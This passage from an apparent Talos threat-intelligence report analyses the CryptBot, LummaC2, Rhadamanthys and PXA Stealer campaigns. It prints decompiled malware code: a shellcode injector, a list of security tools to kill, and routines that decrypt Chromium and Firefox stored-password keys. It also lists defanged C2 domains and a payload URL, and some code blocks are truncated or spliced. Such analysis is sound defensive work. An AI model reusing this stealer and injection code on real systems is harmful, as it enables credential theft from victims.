CryptBot is aware that the target applications in the victim's environment will have different versions, and their database files will have different file extensions. It scans the victim's machine for database files' extensions of the targeted applications for harvesting credentials.

```
      v24 = 940000;
ABEL_71:                                // KeePass 2.x database files are .kdbx, while KeePass 1.x are .kdb
      if ( (int)expend(file_path, L".kdb") || (int)expend(file_path, L".kdbx") || (int)expend(file_path, L".pwd") )
      {
        if ( v24 || (v30 = (int (*)(void))function_call(1, "GetProcessHeap"), v24 = v30(), (940000 = v24) != 0) )
        {
          v31 = (int (__stdcall *)(int, int, int))function_call(1, "HeapAlloc");
          v32 = v31(v24, 8, 2048);
          if ( v32 )
          {
            v41 = ++dword_D99404;
            v33 = (void (*)(int, int, const wchar_t *, ...))function_call(4, "wnsprintfW");
            v33(v32, 2048, L"Files\\KeePass\\%d.%wS", v41, file_path);
            ((void (__cdecl *)(int, _DWORD, int))sub_D44F00)(v6, 0, 18);
            if ( 940000 )
            {
              v39 = 940000;
              v34 = (void (__stdcall *)(int, _DWORD, int))function_call(1, "HeapFree");
              v34(v39, 0, v32);
```

Figure 14: Snippet from the CryptBot binary.

LummaC2

Talos discovered that the actor is delivering a new variant of LummaC2 malware as an alternative payload in this campaign. LummaC2 is a notorious information stealer that attempts to harvest information from victims' machines. Based on the report posted by *Outpost24* and other external security reports, LummaC2 has already been confirmed to have been sold on the underground market for years [6].

The threat actor has modified LummaC2's information stealer capability and obfuscated the malware with a custom algorithm. The obfuscation algorithm is saved in another section inside the malware, shown in Figure 15.

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.reloc	xoym
footprint > sha256	03919FC24E175988EC546C8...	442A1202B2DF587C961F14C...	B26B7EB701B86D37FFB962DE...	501FF014516F80F74512CDE0...	5C2445068620EB1FDECE32B...
entropy	6.761	5.947	7.294	6.702	5.940
file-ratio (99.82%)	63.18 %	3.11 %	20.94 %	11.54 %	1.06 %
raw-address (begin)	0x00000400	0x00059400	0x0005DA00	0x0007B200	0x0008B600
raw-address (end)	0x00059400	0x0005DA00	0x0007B200	0x0008B600	0x0008CE00
raw-size (576000 bytes)	0x00059000 (364544 bytes)	0x00004600 (17920 bytes)	0x0001D800 (120832 bytes)	0x00010400 (66560 bytes)	0x00001800 (6144 bytes)
virtual-address	0x00001000	0x0005A000	0x0005F000	0x0007E000	0x0008F000
virtual-size (581596 bytes)	0x00058F0E (364302 bytes)	0x0000448E (17550 bytes)	0x0001E874 (125044 bytes)	0x000103CC (66508 bytes)	0x00002000 (8192 bytes)

Figure 15: Lumma C2 PE sections.

The new version of LummaC2 also presents the same signature of the alert message displayed to the user during its execution.




Figure 16: Notification warning pop-up by Lumma C2.

The C2 domains are encrypted with a symmetric algorithm, and we found that the actor has nine C2 servers that the malware will attempt to connect to one by one. Analysing various samples of the new LummaC2 variant, we spotted that each will use a different key to encrypt the C2.




Figure 17: Snippet of a Lumma C2 function.

Talos has compiled a list of nine C2 domains the new LummaC2 variant attempts to connect to in this campaign.

Encrypted strings	Decrypted strings
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB+VXag KwrRr7BjLA71GNEZ8E8/0K2otQ==	peasanthovecapspll[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBpVXqw OAHAo75nPQT3Hc4I6EZ+x+u0rVjB	gemcreedarticulateod[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB9VXSh LxDMqLFmPATgC8Ma+U14zKy0oBnC/kf0	secretionsuitcasenioise[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBtXHa6J wfKqbxwOh79B8wb+UF0jbavqkc=	claimconcessionrebe[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBiWXaxI wjMs6Z0Ox/1BsUM8UZ/2qyz60TZ+Vg=	liabilityarrangemenyit[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBjX3O2O RDAtKx0MAjiDcwE9U9mxq7ptl/e5g==	modestessayevenmilwek[.] shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB6Qn6yJ APJoqxwKB77BsAM8kB51K/ptl/e5g==	triangleseasonbenchwj[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphBtRXunP xbAtLRwPQ78DssH/U1yyqSrqRnC/kf0	cultureskethfinanciall[.]shop
DjAX00pkpcffFUltlGiiaZwjEaPFx8U3sZYohNNzphB9X3GyI hHLs7Z7Lh74AcYM+Ep/xuu0rVjB	sofahuntingslidedine[.]shop

LummaC2's first step in its exfiltration phase is its connection to the C2 server. The malware will exit the process if it does not receive the 'OK' message as a response from any of the nine C2 servers. The second step will be exfiltrating information from infected machines. The basic stealing functionality is the same as the previous version, with the addition of victims' *Discord* credentials to exfiltrate.

```
.text:00440724                movups  xmm0, xmmword ptr ds:aD_3 ; "D\x00i\x00s\x00c\x00o\x00r\x00d"  Discord
.text:0044072B                movups  xmmword ptr [ebx], xmm0
.text:0044072E                movups  xmm0, xmmword ptr ds:byte_45CC80
.text:00440735                movups  xmmword ptr [ebx+10h], xmm0
.text:00440739                movups  xmm0, xmmword ptr ds:aD+4 ; "s\x00c\x00o\x00r\x00d\x00C\x00a\x00n"...
.text:00440740                movups  xmmword ptr [ebx+20h], xmm0
.text:00440744                movups  xmm0, xmmword ptr ds:aD+14
.text:0044074B                movups  xmmword ptr [ebx+30h], xmm
.text:0044074F                movdqu  xmm0, xmmword ptr ds:aD_0+
.text:00440757                movdqu  xmmword ptr [ebx+40h], xmm
.text:0044075C                mov     dword ptr [ebx+50h], 0
.text:00440763                mov     eax, [esi+28h]
.text:00440766                mov     [eax], ebx
.text:00440768                lea     eax, [ebx+54h]
.text:0044076B                mov     ecx, [esi+78h]
.text:0044076E                mov     [ecx], eax

aD                            db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'C',0,'a',0,'n',0,'a',0,'r'
                                                          ; DATA XREF: .text:00440663↑r  DiscordCanary
                                                          ; .text:00440739↑r
                              db 0,'y',0,0,0
aD_0                          db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'P',0,'T',0,'B',0
                                                          ; DATA XREF: .text:00440679↑r  DiscordPTB
                                                          ; .text:0044074F↑r
                              db    0
                              db    0
                              db    0
```

Figure 18: Snippet of a Lumma C2 exfiltration function showing the Discord targets.

Rhadamanthys

The last payload we found in this campaign is Rhadamanthys, a well-known infostealer that first appeared in an underground forum advertisement in September 2022. The Rhadamanthys malware has been evolving over time, and its authors released a new version, v0.6.0, on 15 February 2024. However, the Rhadamanthys variant we found in this campaign was v0.5.0.




Figure 19: Rhadamanthys advertisement in an underground forum.

The threat actor uses a Python executable file as a loader to execute the Rhadamanthys malware in memory. After decompiling the Python executable file, Python scripts load Rhadamanthys in two stages. The first stage is a simple Python script that replaces the binary code from 0 to 9 and decodes the second stage.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:59:51) [MSC v.1914 64 bit (AMD64)]
# Embedded file name: BSR.py
import urllib.request, time, ctypes
import ctypes.wintypes as PPPP
import time, base64
Data = '999919199119199191191191911999991191111911199199111919999199999911999119111919991111991911199999119919191119911999919199119199191191

def B(bits, encoding='utf-8'):
    n = int(bits, 2)
    return n.to_bytes((n.bit_length() + 7) // 8, 'big').decode(encoding) or '\x00'


exec(B('01110100011010010110110101100101001011100111001101101100011001010110010101110000001010000011010000110001001010001')) #time.sleep(41)
exec(B(Data.replace('9', '0')))
```

Figure 20: Stage 1 Python decoder.

In the second stage, the Python script uses the *Windows* API to allocate a memory block and inject Rhadamanthys into the process. We spotted that the threat actor is developing the Python script with the intention of including the functionality of executing a shellcode.

```python
import ctypes
import ctypes.wintypes as PPPP
import time

import base64


#B64_PAMSI_PETW = "6IhjAACIYwAAj/u9vuXzVeq8B7SpdpASlIxZ1PHBXvk4cOeMA2XF9qMAAAAAwLOSCIRpakbZCpRAqC7e64hwDu8DCZ6s0Swoq5ZncF98sfQCKwUNVqFO7fRTYm



SHSH = "TVpFUugAAAAAWIPoCVAFAIAIAP/QwwAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ



def main():
    try:
        KOKO = ctypes.windll.kernel32
        KOKO.VirtualAlloc.argtypes = (PPPP.LPVOID, ctypes.c_size_t, PPPP.DWORD, PPPP.DWORD)
        KOKO.VirtualAlloc.restype = PPPP.LPVOID
        KOKO.CreateRemoteThread.argtypes = (PPPP.HANDLE, PPPP.LPVOID, ctypes.c_size_t, PPPP.LPVOID, PPPP.LPVOID, PPPP.DWORD, PPPP.LPVOID)
        KOKO.CreateThread.restype = PPPP.HANDLE
        KOKO.RtlMoveMemory.argtypes = (PPPP.LPVOID, PPPP.LPVOID, ctypes.c_size_t)
        KOKO.RtlMoveMemory.restype = PPPP.LPVOID
        KOKO.WaitForSingleObject.argtypes = (PPPP.HANDLE, PPPP.DWORD)
        KOKO.WaitForSingleObject.restype = PPPP.DWORD
        #memoryaddr = kernel32.VirtualAlloc(None, len(buf), 0x3000, 0x40)
        time.sleep(93)

        MAS = KOKO.VirtualAlloc(None, len(base64.b64decode(SHSH.encode())), 0x3000, 0x40)
        # kernel32.RtlMoveMemory(memoryaddr, buf, len(buf))
        KOKO.RtlMoveMemory(MAS, base64.b64decode(SHSH.encode()),len(base64.b64decode(SHSH.encode())))
        time.sleep(73)

        thrd2 = KOKO.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(MAS), ctypes.c_int(0),ctypes.c_int(0), ctypes.pointer(cty
        time.sleep(103)
        KOKO.WaitForSingleObject(thrd2, -1)

    except Exception as error:
        pass

if __name__ == "__main__":
    #f=open("Base64DInvokePAMSI_ETW_ShellCode.txt","w")
    #f.write(base64.b64encode(buf).decode())
    time.sleep(15)
    main()
```

Figure 21: Stage 2 Python injector.

Our analysis of the final executable file showed that the malware unpacks the loader module with the custom format having the magic header 'XS' and performs the process injection. The custom loader module in XS format is similar to that of a Rhadamanthys sample analysed by *Check Point* [7]. The malware selects the target process for process injection from a hard-coded list in the binary:

- '%Systemroot%\\system32\\dialer.exe'
- '%Systemroot%\\system32\\openwith.exe'

Address	Hex	ASCII
00280000	58 53 0B 01 05 00 BF 00 7C 00 03 00 00 F0 00 00	XS....¿.|....ð..
00280010	80 10 00 00 78 00 00 00 90 B4 00 00 00 00 00 00	....x...........
00280020	00 00 00 00 16 03 00 00 00 E0 00 00 00 10 00 00	.........à......
00280030	7C 00 00 00 00 88 00 00 03 00 00 00 00 A0 00 00	|...............
00280040	7C 88 00 00 00 0C 00 00 03 00 00 00 00 B0 00 00	|............°..
00280050	7C 94 00 00 00 0E 00 00 02 00 00 00 00 C0 00 00	|............À..
00280060	7C A2 00 00 00 12 00 00 06 00 00 00 00 E0 00 00	|¢...........à..
00280070	7C B4 00 00 00 06 00 00 0A 00 00 00 90 90 90 90	|´..............
00280080	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
00280090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
002800A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
002800B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
002800C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
002800D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	....
002800E0	8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8	.¤$.........L.Ñ¸
002800F0	00 00 00 00 0F 05 C3 05 00 00 00 00 E9 BC 65 00	......Ã.....é¼e.
00280100	00 E9 09 67 00 00 FF 71 08 FF 71 04 FF 31 FF D0	.é.g..ÿq.ÿq.ÿ1ÿÐ
00280110	C2 04 00 CC CC CC CC CC CC CC CC CC 55 8B EC 57	Â..ÌÌÌÌÌÌÌÌÌU.ìW
00280120	56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6	V.u..M..}..Á.Ñ.Æ
00280130	3B FE 76 08 3B F8 0F 82 74 01 00 00 F7 C7 03 00	;þv.;ø..t...÷Ç..
00280140	00 00 75 14 C1 E9 02 83 E2 03 83 F9 08 72 29 F3	..u.Áé..â..ù.r)ó
00280150	A5 FF 24 95 E6 11 00 00 8B C7 BA 03 00 00 00 83	¥ÿ$.æ....Çº.....

Figure 22: Rhadamanthys binary with the XS magic header.

PXA STEALER BOT CAMPAIGN BY A VIETNAMESE HACKING GROUP

Talos discovered a new information-stealing campaign in November 2024 operated by a Vietnamese-speaking threat actor targeting the education sector in India and government organizations in European countries, including Sweden and Denmark, based on *Talos* telemetry data.

The threat actor used a new Python program called PXA_BOT Stealer that targets victims' sensitive information, including credentials for various online accounts, VPN and FTP clients, financial information, browser cookies, and data from gaming software. The stealer has the capability to decrypt the victim's browser master password and uses it to steal the stored credentials of various online accounts. The attacker has incorporated complex obfuscation techniques for the batch scripts used in this campaign.

We discovered the attacker selling credentials and tools in the *Telegram* channel 'Mua Bán Scan MINI', which is where the CoralRaider adversary operates, but we are not sure whether the attacker belongs to the CoralRaider threat group or another Vietnamese cybercrime group.




Figure 23: PXA stealer infection chain.

PXA_BOT intrusion

According to our telemetry data, the attacker gains initial access by sending a phishing email with a ZIP file attachment. The ZIP file contains a malicious loader executable file compiled in Rust language and a hidden folder called 'Photos'. The hidden folder has other recurring folders, such as 'Documents' and 'Images', that contain obfuscated *Windows* batch scripts and a decoy PDF document.

When a victim extracts the ZIP attachment file, the hidden folder and the malicious Rust loader executable are dropped onto the victim machine. When the malicious Rust loader executable is run by the victim, it loads and executes multiple obfuscated batch scripts that are in the dropped hidden folders.

Snippet of the obfuscated batch script

```
%g%%iofrWh%%z%%UcLNdsO%%k%%TL$lKX%%u%%KJADc]%%v%%oIWPvVf% %powershellExec% (%ctIjq%
%u%%WMd#j$a%%g%%YE[uRc(%%v%%KckFx%
"%f[s$C%%r%%hciL(wY%%q%%XlALpF%%y%%tKuNc%%g%%NlT]Xb%%t%%p#M)s]%%u%%)dwbh%%j%%Jmk?
CU%%g%%K)D(wJi%%n%%D?Zsd%%n%%?uK?lw%%G1%%pN?TO#%%z%%Zr]?
fda%%g%%PqekzDM%%e%%gbn]tMU%=%XktICyp%%E1%%gZPYzKk%:%xuTmhwR%\%QbqJ[%%Y1%%CrF#Tqb%%k%%j
Oj]zy%%p%%puPhCJ%%f%%SZtjdn%%q%%XZfKpe]%%y%%ROxM)wg%%u%%CcO)IC%\%zarekZG%%U1%%hmStq(V%%
a%%zSpeM%%u%%I$G#x?e%%dRiveRdaTA:~~35,
1%%Q1%%]))_zZ%%Y1%%P]DQo%6%ssAmp%4%v)xFs%\%iKsML%%Y1%%WCsWjY%%k%%W]t#,%%p%%telt$p%%f%%G
ffzC%%q%%BxGAhD%%y%%)xUJMj%%u%%J,EwV%%R1%%puRgoMA%%q%%
($s_$k%%y%%YKILf%%g%%DBrzA%%t%%UiYdyF(%%U1%%cZIoUfd%%j%%PXfDm%%g%%cGfkv%%n%%o,_Zstw%%n%
%WeDSr%\%zgrodr%%x%%Ulumc%1%tLThjF]%.%UNWnURI%0%tPYdzsA%\%XNBm]%%r%%iax$dj%%OS:~4,

1%%y%%qAsNsj%%g%%,MTJR%%t%%RKgDXp[%%u%%#]Zct%%j%%YEgFO%%KDOT:~34,1%%n%%Gt_GkOa%%n%%joZ(
fn(%.%(clHnZ%%g%%Ymmzs%%z%%rapHLr%%g%%#[afQoi%"%]sLXAz%
```

Snippet of the deobfuscated batch script

```
1M1cK1.bkTMp:~~17,                    1') | powershellExec
set /a aNs=05*(02262640xd4d5)
goTO , AnS
:128822
gejq $fuv = [U1auvgo.K1Q1.R1cvj]::E1qodkpg([U1auvgDriVeRDAta:~~22,
1.G1pxktqpogpv]::I1gvH1qnfgtR1cvj('N1qecnC1rrnkecvkqpF1cvc'), 'G1C1pN1czW1M1COmMoNPRograMw6432:~8,
1K1'); C1ff~V1arg ~C1uugodnaP1cog U1auvgo.K1Q1.E1qortguukqAPpdATA:~~2,
1.H1kngU1auvgo; kh (V1guv~R1cvj $fuv) { T1gogxg~K1TEMP:~~13,        1go ~T1gepuBLIC:~10,   1tug ~H1qteg
"$DrIVErdaTa:~~32,                    1uv\*" } gnug { P1gy~K1vgo ~KDOT:~60,1vgoV1arg
F1ktgevqtDRIvErdATA:~12,      1 ~H1qteg $fuv } ;
[U1auvgo.K1Q1.E1qortguukqp.B1krH1kng]::G1zvtceLOCAlaPPDAta:~~8,
1V1qF1ktgevqta([U1auvgo.K1Q1.R1cvj]::E1qodkpg([U1auvgo.K1Q1.R1cvj]::I1gvV1gorR1cvj(), 'G1C1pN1czW1M1cK1.bkr'),
$fuv) | powershellExec

gejq $u = $rAPPDAtA:~~9,            1anqcf = "CODE_LOADER";$obj = P1gy~Q1PuBLic:~11,       1lgev ~
E1qoQ1PublIc:~11,           1lgev Y1DrivERdaTa:~11,              1etkrv.U1jgnn;$nkpm =
$qdl.E1tgcvgdRiVeRdatA:~11,    1jqtvewv("$gpx:N1Q1E1C1N1C1R1R1F1C1V1C1\Y1kpfqyuU1gewtkvdriveRdatA:~12,
1.npm");$nkpm.Y1kpfqyU1vang = 7;$nkpm.TMp:~~4,                    1ctigvR1cvj =
"$gpx:N1KDOT:~20,1E1C1N1C1R1R1F1C1V1C1\G1C1pN1czW1M1cK1\uapcrvkeu.gzg";$nkpm.K1eqpN1qecvkqcoMMOnpRoGrAmFIleS:~~
7,      1 = "E1prOgrAmfileS(x86):~1,                          1\R1tqitco H1kngu
(z86)\KDOT:~44,1ketquqhv\G1fig\C1rrnKDOT:~2,1LoCalAPpdATA:~~3,     1cvkqp\oCOMMONPRoGRamW6432:~~1,
1gfig.TMp:~~3,                          1PrOgRaMFiles(x86):~18,
1g.13";$nkpm.C1tiwpuBlic:~~10,                1commonpraAmFIlEs(x86):~~7,        1vu = "~e
```

The batch scripts execute PowerShell commands simultaneously, performing the following activities on the victim machine:

- Opens a decoy PDF document of a Glassdoor job application form.
- Downloads a portable Python 3.10 package archive masquerading as 'synaptics.zip', which is hosted on the attacker-controlled domain through the hard-coded URL 'hxxps[://]tvdseo[.]com/file/synaptics[.]zip', and saves it in the user profile's temporary folder as well as in the public user's folder with random file names and extracts them.

- Creates and runs a *Windows* shortcut file with the file name 'WindowsSecurity.lnk', configuring a base64-encoded command as a command-line argument in the user profile's temporary folder and configures the 'Run' registry key with the path of the shortcut file to establish persistence.
- With a single-line Python script using a disguised portable Python executable, the *Windows* shortcut file downloads a Base64-encoded Python program from a remote server. The downloaded program contains instructions to disable anti-virus programs on the victim's machine.
- The batch script continues to execute another PowerShell command that downloads the PXA Stealer Python program and executes it with the masqueraded portable Python executable 'synaptics.exe' on the victim's machine.
- Another batch script, called 'WindowsSecurity.bat', is dropped in the *Windows* startup folder of the victim's machine to establish persistence, which has the command to download and execute the PXA Stealer Python program.

PXA Stealer targets victims' sensitive data

PXA Stealer is a Python program that has extensive capabilities targeting a variety of data on the victim's machine.

When PXA Stealer is executed, it kills a variety of processes from a hard-coded list, including endpoint detection software, network capture and analysis processes, VPN software, cryptocurrency wallet applications, file transfer client applications, and web browser and instant messaging application processes, by executing 'task kill' commands.

```
import ctypes; ctypes.WinDLL('user32').ShowWindow(ctypes.WinDLL('kernel32').GetConsoleWindow(), 0)
import os, json, base64, sqlite3, shutil, requests, glob, re, zipfile, io, datetime, hmac, subprocess, ctypes.wintypes
from base64 import b64decode
from hashlib import sha1, pbkdf2_hmac
from pathlib import Path
from pyasn1.codec.der.decoder import decode
from Crypto.Cipher import AES, DES3
from win32crypt import CryptUnprotectData
from ctypes import windll, byref, create_unicode_buffer, pointer, WINFUNCTYPE
from ctypes.wintypes import DWORD, WCHAR, UINT

ImportantKeywords = ['paypal', 'perfectmoney', 'etsy', 'facebook', 'ebay', 'coin', 'binance', 'wallet', 'payment', 'amazon', 'crypto', 'business',
'server', 'instagram', 'rdp', 'blockchain', 'vpn', 'google', 'roblox', 'host', 'cloud', 'houbi', 'hbo', 'spotfiy', 'twitch', 'steam', 'reddit',
'twitter', 'instagram', 'prime', 'subgiare', 'netflix', 'garena', 'riotgames', 'clone', 'via', 'nguyenlieu', 'otp', 'sim', 'smit', 'proxy', 'mail',
'traodoisub', 'tuongtaccheo', 'bysun', 'mmo', 'tool', 'bm', 'tkqc', 'tainguyen', 'thesieure', 'sms', 'captcha', 'bank', 'money', 'hosting',
'tenten', 'domain', 'linkedin', 'tiktok', 'snapchat', 'pinterest', 'venmo', 'skrill', 'payoneer', 'westernunion', 'cashapp', 'zelle', 'bitcoin',
'ethereum', 'dongvan']
LocalAppData = os.getenv("LOCALAPPDATA")
AppData = os.getenv("APPDATA")
TMP = os.getenv("TEMP")
USR = TMP.split("\\AppData")[0]
PathBrowser = f"{TMP}\\Browsers Data"

process_names = [
 "ArmoryQt.exe","Atomic Wallet.exe","bytecoin-gui.exe","Coinomi.exe","Element.exe","Exodus.exe","Guarda.exe",
 "KeePassXC.exe","NordVPN.exe","OpenVPNConnect.exe","seamonkey.exe","Signal.exe","filezilla.exe",
 "filezilla-server-gui.exe","keepassx-cproxy.exe","nordvpnservice.exe","steam.exe","walletd.exe",
 "waterfox.exe","Discord.exe","DiscordCanary.exe","burp.exe", "Ethereal.exe", "EtherApe.exe",
 "fiddler.exe", "HTTPDebuggerSvc.exe", "HTTPDebuggerUI.exe", "snpa.exe", "solarwinds.exe",
 "tcpdump.exe", "telerik.exe", "wireshark.exe", "winpcap.exe"
]

for process_name in process_names:
    try:
        subprocess.run(["taskkill", "/F", "/IM", process_name], check=True)
    except:
        continue


creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')

categories_order = ["Desktop Wallets", "Browser Wallets", "VPN Extensions", "Messengers", "VPN Clients", "Gaming", "Password Managers", "FTP
Clients"]wser)
        logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
        with open(logins_file, "a", encoding="utf-8") as f:
            f.writelines(login_data)
    return count
```

Figure 24: Detection evasive function of PXA Stealer.

The stealer has the capability of decrypting the browser master key, which is a cryptographic key used by web browsers like *Google Chrome* and other *Chromium*-based browsers to protect sensitive information, including stored passwords, cookies, and other data in an encrypted form on the local system. The stealer accesses the master key file 'Local State' located in the browser folder of the user's profile directory, which contains the information of the encryption key used to encrypt the user data stored in the 'Login Data' file, and decrypts it using the 'CryptUnprotectData' function. This allows the attacker to gain access to the stored credentials and other sensitive browser information.

```python
def get_ch_master_key(path):
    try:
        with open(os.path.join(path, "Local State"), "r", encoding="utf-8") as f:
            c = f.read()
    except FileNotFoundError:
        return None
    if 'os_crypt' not in c:
        return None
    try:
        local_state = json.loads(c)
        ch_master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
        ch_master_key = ch_master_key[5:]
        ch_master_key = CryptUnprotectData(ch_master_key, None, None, None, 0)[1]
        return ch_master_key
    except:
        return None
```

Figure 25: Browser master key decryption function of PXA Stealer.

The stealer also attempts to decrypt the master key that is stored in the key4.db file. Key4.db is a database used by *Firefox* (and some other *Mozilla*-based browsers) to store encryption keys, particularly the master key that encrypts sensitive data, such as saved passwords. The 'getKey' function of the stealer is designed to extract and decrypt keys from the key4.db file using either AES or 3DES encryption methods, depending on the encryption used in the stored key.

```python
def getKey(directory: Path, masterPassword=""):
    dbfile: Path = directory + "\\key4.db"
    conn = sqlite3.connect(dbfile)
    c = conn.cursor()
    c.execute("SELECT item1, item2 FROM metadata;")
    row = next(c)
    globalSalt, item2 = row

    try:
        decodedItem2, _ = decode(item2)
        encryption_method = '3DES'
        entrySalt = decodedItem2[0][1][0].asOctets()
        cipherT = decodedItem2[1].asOctets()
    except AttributeError:
        encryption_method = 'AES'
        decodedItem2 = decode(item2)
    c.execute("SELECT a11, a102 FROM nssPrivate WHERE a102 = ?;",
(b"\xf8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01",))
    try:
        row = next(c)
        a11, a102 = row
    except StopIteration:
        raise Exception("gecko database broken")
    if encryption_method == 'AES':
        decodedA11 = decode(a11)
        key = decrypt_aes(decodedA11, masterPassword, globalSalt)
    elif encryption_method == '3DES':
        decodedA11, _ = decode(a11)
        oid = decodedA11[0][0].asTuple()
        assert oid == (1, 2, 840, 113_549, 1, 12, 5, 1, 3), f"idk key to format
{oid}"
        entrySalt = decodedA11[0][1][0].asOctets()
        cipherT = decodedA11[1].asOctets()
        key = decrypt3DES(globalSalt, masterPassword, entrySalt, cipherT)

    return key[:24]
```

